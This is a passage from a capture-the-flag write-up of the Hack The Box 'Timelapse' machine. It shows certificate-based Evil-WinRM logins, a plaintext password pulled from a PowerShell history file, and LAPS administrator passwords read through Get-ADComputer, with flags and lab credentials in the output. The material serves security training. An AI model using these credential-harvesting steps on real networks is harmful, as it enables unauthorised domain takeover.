┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl rsa -in private.pem -out private2.pem
Enter pass phrase for private.pem:
writing RSA key
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# ls
cert.crt LAPS_OperationsGuide.docx LAPS.x64.msi private2.pem winrm_backup.zip
LAPS_Datasheet.docx LAPS_TechnicalSpecification.docx legacyy_dev_auth.pfx private.pem
```

and we have our user flag:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# evil-winrm -i 10.10.11.152 -u legacyy -k $PWD/private2.pem -c $PWD/cert.crt -p '' -S
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\legacyy\desktop> ls
Directory: C:\Users\legacyy\desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 3/25/2022 1:41 PM 34 user.txt
*Evil-WinRM* PS C:\Users\legacyy\desktop> cat user.txt
166f2015aeae2199676f67a86750ba3f
```
- 
#### root own
now we could fine some PowerShell/CMD History to check if there is some credentials
- [PowerShell/CMD History](https://0xer3bus.gitbook.io/notes/windows/local-privilege-escalation/powershell-cmd-history)
``` bash
*Evil-WinRM* PS C:\Users\legacyy\desktop> cat $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt.
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

and we did it, now use evil-winrm to connect to it again:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# evil-winrm --ssl -u 'svc_deploy' -i 10.10.11.152 -p 'E3R$Q62^12p7PLlC%KWaxuaV'
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
```
from smb share we got some .docx file, and we known ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime is important
and the ms-Mcs-AdmPwd change every times
let's grub it from Properties, then using it to get administrator:
``` bash
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> $Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> $Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-Table -AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
Name DnsHostName ms-Mcs-AdmPwd ms-Mcs-AdmPwdExpirationTime
---- ----------- ------------- ---------------------------
WEB01
DEV01
DB01
DC01 dc01.timelapse.htb v)9F7Fjk+-dOuZvL45#8,3X9 132932562709368793
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# evil-winrm --ssl -u 'administrator' -i 10.10.11.152 -p 'v)9F7Fjk+-dOuZvL45#8,3X9'
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\Users\TRX\desktop\root.txt
37dcd487a3eec35ae5ee10d72003bb27
```
- 
#### Summary of knowledge
- ldap enum
- smb share enum
- zip crack
- p12 cert password crack
- Certificate based authentication in WinRM
- PowerShell/CMD History checkout
- powershell command get ADComputer Properties credentials
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...